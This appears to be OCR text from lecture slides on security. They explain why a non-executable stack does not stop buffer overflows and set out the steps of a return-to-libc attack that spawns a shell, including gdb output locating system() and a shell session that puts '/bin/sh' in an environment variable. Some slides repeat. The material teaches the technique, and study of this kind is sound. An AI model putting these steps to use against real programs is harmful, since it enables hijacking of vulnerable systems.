
Non-Executable Stack

Non-Executable Stack: Writeable areas of program data & are not executable

This does not prevent buffer overflow, however

Instead of injecting our own code, ***we could….***

THE STACK




Non-Executable Stack

Non-Executable Stack: Writeable areas of program data & are not executable

This does not prevent buffer overflow, however


Instead of injecting our own code, jump to existing code

Which existing code?



Non-Executable Stack

Instead of injecting our own code, we will jump to existing code



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc


…

………

Executable


Non-Executable Stack

Instead of injecting our own code, we will jump to existing code




Return-to-libc Attack

(Bypass for non-executable stack)



Arguments
Return Address
Previous frame pointer

Libc Shared Library
Printf
fopen
Malloc
…
system()




Construct Payload using code and data that is already on the system

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

```
system("bin/sh")
```



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc

…

system()

General Plan of Attack for Return-to-Lib

1. Find address of `system`()
➢ Overwrite the return address with `system`()'s address

2. Find the address of the "`/bin/sh`" string
➢ To get `system`() to run this command


3. Construct arguments for `system`()
➢ To find the location in the stack to place the address to the "`/bin/sh`" string (arg for `system`())

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

```
system(“bin/sh”)
```



General Plan of Attack for Return-to-Lib

1. Find address of `system`()


➢ Overwrite the return address with `system`()’s address

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system(“bin/sh”)`




General Plan of Attack for Return-to-Lib

1. Find address of `system`()

➢ Overwrite the return address with `system`()’s address

This can be found by using gdb




```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`



General Plan of Attack for Return-to-Lib

1. Find address of `system`()
- ➢ Overwrite the return address with `system`()'s address


2. Find the address of the "`/bin/sh`" string
- ➢ To get `system`() to run this command

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system(“bin/sh”)`




General Plan of Attack for Return-to-Lib

1. Find address of `system`()

➢ Overwrite the return address with `system`()’s address

2. Find the address of the “`/bin/sh`” string

➢ To get `system`() to run this command



```
$ gcc -o myenv envaddr.c
$ export MYSHELL="/bin/sh"
$ ./myenv
  Value:   /bin/sh
  Address: bffffef8
```

We can define an **environment variable** that has the value “`bin/sh`”

